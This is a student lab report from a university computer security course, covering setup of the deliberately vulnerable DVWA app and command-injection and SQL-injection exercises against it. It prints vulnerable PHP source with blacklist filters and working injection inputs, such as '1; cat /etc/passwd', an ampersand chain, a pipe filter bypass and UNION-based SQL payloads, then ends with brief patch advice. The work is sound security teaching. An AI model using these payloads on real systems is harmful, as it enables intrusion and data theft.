Lebanese American University

Department of Computer Science and Mathematics

CSC 435 – Computer Security

Lab 3

Instructor: Doctor Ayman Tajjedien

Team #1

Mohamad Chebli - 201603008

Rabih Yamani - 201706550


Yehya Alameh - 201905950

Fatima Alzahraa Maarouf - 201900571

Table of Contents


Part 1: Prelab - Installation

1. The first step was to download and install Kali Linux on Virtual Box.
2. Next, we opened the terminal and changed our directory to **/var/www/html** since DVWA is a web app and we need to run it from there.
3. We downloaded DVWA using the following command **sudo git clone** https://github.com/digininja/DVWA.git (sudo was used since this operation needs root access)




4. Then we used **sudo chmod -R 777 DVWA/** to have full permissions to DVWA.

5. Next, we changed our directory to **DVWA/config/** we created a copy of the file **"config.inc.php.dist"** named **"config.inc.php"**. This file contains the default configuration and we created a copy to keep the original file as a backup. Inside **config.inc.php** we changed the database username to **user** and password to **pass**.





6. The next step is to configure the database, we start the database using service mysql start then we log into mysql using **mysql -u root -p** and create a user using the following command **create user 'user'@'127.0.0.1 identified by 'pass'**. We then granted the user all privileges on DVWA.



```
MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
```

7. Next, we started the **apache** server and made changes to the file **php.ini** using sublime text editor. **Allow_url_include = Off → Allow_url_include = On**





8. Lastly, we opened the webapp in the browser and logged in using **admin** and **password** for the credentials.


Part 2: Command Execution and SQL Injection Challenges

Command Execution on Low Level

1st vulnerability found: System does not validate user input, so we tried to ping an arbitrary integer **"10"** and below is the output given.


```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}
```

The source code is not checking for any special characters.




2nd vulnerability found: We can trick the system into executing a command by providing input such as **"arbitrary integer; command to be executed"**.

To be more specific: **“1; ls -al”** to list all files in the current directory. Below is the output from the system.




Another command we tried is **1; cat /etc/passwd**. **“Cat”** displays the contents inside the file specified. Below is the output.



Command Execution on Medium Level

1st vulnerability: Arbitrary numbers can still be run as input, the system is not checking for valid ip addresses.



Based on the source code, the characters **";"** and **"&&"** are substituted with blank characters, so the command will no longer be executed (no output).

```
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Set blacklist
        $substitutions = array(
                '&&' => '',
                ';'  => '',
        );

        // Remove any of the charactars in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
```

Although, we can still trick the system to execute the command provided. We tried the input **1& ls - al** and **127.0.0.1 & hostname & whoami & ls ../.** Below is the output.

Ping a device

Enter an IP address: Submit

```
total 20
drwxrwxrwx  4 root root 4096 Apr  5 14:23 .
drwxrwxrwx 16 root root 4096 Apr  5 14:23 ..
drwxrwxrwx  2 root root 4096 Apr  5 14:23 help
-rwxrwxrwx  1 root root 1839 Apr  5 14:23 index.php
drwxrwxrwx  2 root root 4096 Apr  5 14:23 source
PING 1 (0.0.0.1) 56(84) bytes of data.
From 10.0.2.2 icmp_seq=1 Destination Net Unreachable
From 10.0.2.2 icmp_seq=2 Destination Net Unreachable
From 10.0.2.2 icmp_seq=3 Destination Net Unreachable
From 10.0.2.2 icmp_seq=4 Destination Net Unreachable

--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3041ms
```

Ping a device

Enter an IP address: 127.0.0.1 & hostname & whoami & ls ../ Submit


```
www-data
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
kali
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.229 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.449 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.025/0.187/0.449/0.170 ms
```

Command Execution on High Level

1st vulnerability: The system still does not validate user input for valid ip addresses: Output is the same as above.

Based on the source code, most special characters are checked for, however we can still trick the system to execute the command provided by not adding a space to **“|”**.

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = trim($_REQUEST[ 'ip' ]);

        // Set blacklist
        $substitutions = array(
                '&'  => '',
                ';'  => '',
                '| ' => '',
                '-'  => '',
                '$'  => '',
                '('  => '',
                ')'  => '',
                '`'  => '',
                '||' => '',
        );

        // Remove any of the characters in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}
```



Risks regarding the end user

We found high risks regarding the end user in low, medium, and high levels since all commands can be executed by tricking the system using special characters.

How to patch the vulnerabilities

The main role of the system is to ping ip addresses, therefore we should check for a valid ip address and display an error message otherwise.

Another way we can sanitize the input is by using **“escapeshellarg**” which will add single quotes around the string and therefore the command will not be executed.


https://www.php.net/manual/en/function.escapeshellarg.php

SQL Injection


Low Level

The system is designed to fetch users based on the input ID, however we managed to inject SQL commands like retrieving all users in the database and getting the database version.

x’ || ‘1’ = ‘1




x’ || 1=1 union select null, version() #



